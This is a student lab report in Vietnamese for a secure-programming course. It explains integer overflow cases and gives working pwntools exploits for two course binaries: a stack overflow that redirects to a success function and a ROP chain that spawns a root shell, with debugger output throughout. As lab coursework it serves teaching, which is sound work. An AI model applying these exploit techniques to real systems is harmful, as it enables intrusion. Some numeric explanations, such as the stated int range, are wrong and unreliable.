TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN – ĐHQG-HCM
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

BÁO CÁO THỰC HÀNH

Bài thực hành số 5: Integer Overflow & ROP

Môn học: Lập trình an toàn - Khai thác lỗ hổng

Lớp: NT521.N11.ATCL

THÀNH VIÊN THỰC HIỆN (Nhóm 16):

STT	Họ và tên	MSSV
1	Nguyễn Trần Đức An	20520373
2	Hồ Minh Trí	20522049

Điểm tự đánh giá
9.5

ĐÁNH GIÁ KHÁC:

Tổng thời gian thực hiện	~13 ngày
Phân chia công việc	
Ý kiến *(nếu có)* + Khó khăn + Đề xuất, kiến nghị	

Phần bên dưới của báo cáo này là báo cáo chi tiết của nhóm thực hiện

MỤC LỤC

A. BÁO CÁO CHI TIẾT 3

1. Yêu cầu 1: Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình? Khi nào xảy ra tràn trên? 3

2. Yêu cầu 2: Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình? Khi nào xảy ra tràn trên? 4

3. Yêu cầu 3: Với data_len nhập vào là -1, hàm malloc() sẽ nhận giá trị tham số bao nhiêu? Read sẽ đọc chuỗi có giới hạn là bao nhiêu byte? Giải thích các giá trị? 5

4. Yêu cầu 4: Sinh viên thử tìm 1 giá trị của a để chương trình có thể in ra thông báo "OK! Cast overflow done"? Giải thích? 6

5. Yêu cầu 5: Sinh viên khai thác lỗ hổng stack overflow của file thực thi vulnerable, điều hướng chương trình thực thi hàm success. Báo cáo chi tiết các bước thực hiện. 7

6. Yêu cầu 6: Sinh viên tự tìm hiểu và giải thích ngắn gọn về: procedure linkage table và Global Offset Table trong ELF Linux. 8

7. Yêu cầu 7: Sinh viên khai thác lỗ hổng stack overflow trong file rop để mở shell tương tác. 8

B. TÀI LIỆU THAM KHẢO 10

A. BÁO CÁO CHI TIẾT

1. Yêu cầu 1: Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình? Khi nào xảy ra tràn trên?

main.c

```c
#include <stdio.h>
int main()
{
    short int a = 32767;
    unsigned short int A = 65535;

    printf("a = %d\n", a);
    printf("A = %d\n", A);
    printf("them 1 vao a, A\n");
    a = a + 1;
    A = A + 1;
    printf("a = %d\n", a);
    printf("A = %d\n", A);

```

input


```
a = 32767
A = 65535
them 1 vao a, A
a = -32768
A = 0
```

Kết quả của hình trên là hiện tượng của việc tràn trên của số nguyên.

Hiện tượng tràn xảy ra khi chỗ chứa vượt quá ngưỡng chứa có thể hiển thị của nó và trong trường hợp này ngưỡng chứa của "short int" là [-32768; 32767], "unsigned short int" là [0; 65535]. Trong trường hợp trên đã tính toán ra số lớn hơn ngưỡng chứa có thể hiển thị nên đã xảy ra hiện tượng tràn số.

Phép cộng 0x7fff + 1, các toán hạng được chuyển sang dạng nhị phân để tính toán: 0111 1111 1111 1111 + 1 = 1000 0000 0000 0000 = 0x8000. 0x8000 ở hệ 10 sẽ là 32768 và vượt qua ngưỡng có thể hiển thị của "short int"

2. Yêu cầu 2: Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình? Khi nào xảy ra tràn trên?



Kết quả của hình trên là hiện tượng của việc tràn dưới số nguyên

Giải thích cũng y như tràn trên là vượt quá ngưỡng chứa có thể hiển thị của nó và trong trường hợp này ngưỡng chứa của "short int" là [-32768; 32767], "unsigned short int" là [0; 65535] nên đã xảy ra hiện tượng tràn số. Trong trường hợp trên đã tính toán ra số nhỏ hơn ngưỡng chứa có thể hiển thị nên đã xảy ra hiện tượng tràn số.

3. Yêu cầu 3: Với data_len nhập vào là -1, hàm malloc() sẽ nhận giá trị tham số bao nhiêu? Read sẽ đọc chuỗi có giới hạn là bao nhiêu byte? Giải thích các giá trị?

Khi nhập vào -1 thì hàm malloc() sẽ nhận giá trị tham số là -1 + 0x10 = 15

Lúc này read sẽ đọc chuỗi không có giới hạn vì 0xFFFF của hệ 16 tương đương 65536 của hệ 10

```
──────────────────────────────[ DISASM / i386 / set emulate on ]──────────────────────────────
   0x8048522 <main+87>     sub    esp, 4
   0x8048525 <main+90>     push   eax
   0x8048526 <main+91>     push   dword ptr [ebp - 0x10]
   0x8048529 <main+94>     push   0
   0x804852b <main+96>     call   read@plt                      <read@plt>

 ► 0x8048530 <main+101>    add    esp, 0x10
   0x8048533 <main+104>    nop
   0x8048534 <main+105>    mov    eax, dword ptr [ebp - 0xc]
   0x8048537 <main+108>    xor    eax, dword ptr gs:[0x14]
   0x804853e <main+115>    je     main+122                      <main+122>
    ↓
   0x8048545 <main+122>    mov    ecx, dword ptr [ebp - 4]
──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ esp 0xffffd090 ◂— 0x0
01:0004│     0xffffd094 —▸ 0x804b5b0 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\n'
02:0008│     0xffffd098 ◂— 0xffffffff
03:000c│     0xffffd09c —▸ 0xf7fa3048 (_dl_audit_preinit@got.plt) —▸ 0xf7fe01e0 (_dl_audit_preinit) ◂— push ebp
04:0010│     0xffffd0a0 —▸ 0xf7fc14a0 —▸ 0xf7d86000 ◂— 0x464c457f
05:0014│     0xffffd0a4 —▸ 0xf7fd98cb (_dl_fixup+235) ◂— mov edi, eax
06:0018│     0xffffd0a8 —▸ 0xf7da2a2f ◂— '_dl_audit_preinit'
07:001c│     0xffffd0ac ◂— 0xffffffff
────────────────────────────────────[ BACKTRACE ]────────────────────────────────────
 ► f 0 0x8048530 main+101
   f 1 0xf7da9295 __libc_start_call_main+117
   f 2 0xf7da9358 __libc_start_main+136
   f 3 0x80483f1 _start+33
─────────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

4. Yêu cầu 4: Sinh viên thử tìm 1 giá trị của a để chương trình có thể in ra thông báo “OK! Cast overflow done”**? Giải thích?**

```
┌──(kali㉿kali)-[~/LapTrinhAnToan/Lab5]
└─$ ./cast-overflow
4294967296
OK! Cast overflow done
```

Trong yêu cầu 4 này đầu vào sẽ nhận số long int ([-2147483648; 2147483647]) nên sức chứa của nó lớn hơn giới hạn của int ([-32768; 32767]) rất nhiều.

Khi đưa vào số lớn hơn giới hạn của int là từ hàm main() sang hàm check() nó sẽ xảy ra tràn số và trở về giá trì tùy ý vào số đầu vào. Muốn nó trở về 0 thì ta cần “+ lại 1 lần số lớn nhất của int” và “+ 2” 1 lần là cho sự chênh lệch số từ 2147483647 thành -2147483648, 1 lần nữa là cho từ số -1 thành số 0 nên ta có con số 2147483647*2 + 2 = 4294967296

```c
#include <stdio.h>
int main()
{
    long int B = 2147483647;

    printf("B = %d\n", B);
    B = B + 2147483647;
    printf("B = %d\n", B);
    B = B + 1; //+1 do su chenh lenh 1 giua so am va duong
    printf("B = %d\n", B);
    B = B + 1; //+1 cho tu -1 thanh 0
    printf("B = %d\n", B);

    return 0;
}
```

input

```
    |                   %ld
B = 2147483647
B = -2
B = -1
B = 0
```

5. Yêu cầu 5: Sinh viên khai thác lỗ hổng stack overflow của file thực thi vulnerable**, điều hướng chương trình thực thi hàm** success**. Báo cáo chi tiết các bước thực hiện.**

Dùng pwndbg ta sẽ có được địa chỉ của hàm success để chèn vào code exploit

```
pwndbg> p success
$2 = {<text variable, no debug info>} 0x804846b <success>
pwndbg>
```

Tiếp theo để nhảy tới hàm success thì ta cần phải tìm xem phải nhập bao nhiêu để tràn hết stack frame của hàm vulnerable

Ta disassembly để xem mã asm của hàm vul

```
pwndbg> disas vulnerable
Dump of assembler code for function vulnerable:
   0x0804848b <+0>:     push   ebp
   0x0804848c <+1>:     mov    ebp,esp
   0x0804848e <+3>:     sub    esp,0x18
   0x08048491 <+6>:     sub    esp,0xc
   0x08048494 <+9>:     lea    eax,[ebp-0x14]
   0x08048497 <+12>:    push   eax
   0x08048498 <+13>:    call   0x8048320 <gets@plt>
   0x0804849d <+18>:    add    esp,0x10
   0x080484a0 <+21>:    sub    esp,0xc
   0x080484a3 <+24>:    lea    eax,[ebp-0x14]
   0x080484a6 <+27>:    push   eax
   0x080484a7 <+28>:    call   0x8048330 <puts@plt>
   0x080484ac <+33>:    add    esp,0x10
   0x080484af <+36>:    nop
   0x080484b0 <+37>:    leave
   0x080484b1 <+38>:    ret
End of assembler dump.
```

Đây là 1 hàm đơn giản sẽ bắt ta nhập sau đó in ra những gì ta nhập vào nên nhìn vào sẽ thấy thanh ghi esp giảm 0x18 nên stack frame của hàm vul sẽ là 0x18

Vậy để tràn hết stack frame và tràn luôn ebp cả hàm vul ta sẽ nhập 0x18 = 24 ký tự sau đó là địa chỉ của hàm success thay vào ret của vul

```
1 from pwn import *
2 sh = process('./vulnerable')
3 success_address = 0×804846b   # change to address of success
4 ## payload
5 payload = b'a' * 24 + p32(success_address) # change X to your value
6 print (p32(success_address))
7 ## send payload
8 sh.sendline(payload)
9 sh.interactive()
10
```

Trên là code exploit

```
┌──(root㉿web)-[/home/kali/Desktop/lab5]
└─# python3 yc5.py
[+] Starting local process './vulnerable': pid 14426
b'k\x84\x04\x08'
[*] Switching to interactive mode
[*] Process './vulnerable' stopped with exit code 0 (pid 14426)
aaaaaaaaaaaaaaaaaaaaaaaak\x84\x04
You Have already controlled it.
[*] Got EOF while reading in interactive
$
```

6. Yêu cầu 6: Sinh viên tự tìm hiểu và giải thích ngắn gọn về: procedure linkage table và Global Offset Table trong ELF Linux.

Cả 2 đều là 2 bảng dùng cho việc Relocations các function bên ngoài (các function có sẵn của libc) được load trong lúc biên dịch chương trình. Có nghĩa là code chương trình không thay đổi mà chỉ có 2 bảng thay đổi offset vì libc được load vào địa chỉ random.


Thực tế khi gọi các hàm có sẵn như gets hay puts thì sẽ không phải gọi gets hay puts mà là gets@plt và puts@plt vì khi đó PLT sẽ kiểm tra trong GOT có đường dẫn tới hàm đó không, còn không sẽ kết hợp với libc.so tìm hàm đó trong thư viện sau đó chứa trong GOT

7. Yêu cầu 7: Sinh viên khai thác lỗ hổng stack overflow trong file rop để mở shell tương tác.

Dùng pwndbg debug ta sẽ thấy khi nhập vào “helloooo” thì input sẽ nằm ở địa chỉ 0xffffd47c

```
00:0000│ esp 0xffffd460 —▸ 0xffffd47c ◂— 'helloooo'
01:0004│     0xffffd464 ◂— 0x0
02:0008│     0xffffd468 ◂— 0x1
03:000c│     0xffffd46c ◂— 0x0
04:0010│     0xffffd470 ◂— 0x1
05:0014│     0xffffd474 —▸ 0xffffd574 —▸ 0xffffd6da ◂— '/home/kali/Desktop/lab5/rop'
06:0018│     0xffffd478 —▸ 0xffffd57c —▸ 0xffffd6f6 ◂— 'COLORTERM=truecolor'
07:001c│ eax 0xffffd47c ◂— 'helloooo'
```


Debug tiếp hàm gets để xem ebp của hàm gets nằm ở đâu



Ebp của hàm gets ở 0xffffd4e8

Vậy để tràn hết stack frame của gets thì ta sẽ cần 0xffffd4e8-0xffffd47c = 108 ký tự + 4 ký (ebp) = 112

Tiếp theo ta sẽ tìm địa chỉ của các gadget và địa chỉ của /bin/sh



Tiếp theo là điền vào theo thứ tự lấy ra của gadget

```python
from pwn import *
sh = process('./rop')

pop_eax_ret = 0x080bb196        # change to correct address
pop_edx_ecx_ebx_ret = 0x0806eb90

int_0x80 = 0x08049421        # change to correct address
binsh_ret = 0x080be408

payload = b'a' * 112        # padding
payload += p32(pop_eax_ret) # add address to payload
payload += p32(0x0b)         # add a value to payload

payload += p32(pop_edx_ecx_ebx_ret) + p32(0x0) + p32(0x0) + p32(binsh_ret) + p32(int_0x80)

sh.sendline(payload)
sh.interactive()

```

Kết quả

```
┌──(root㉿web)-[/home/kali/Desktop/lab5]
└─# python3 yc7.py
[+] Starting local process './rop': pid 18026
[*] Switching to interactive mode
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
$ ls
cast-overflow  core  malloc-overflow  rop  vulnerable  yc5.py  yc7.py
$ whoami
root
$
```

B. TÀI LIỆU THAM KHẢO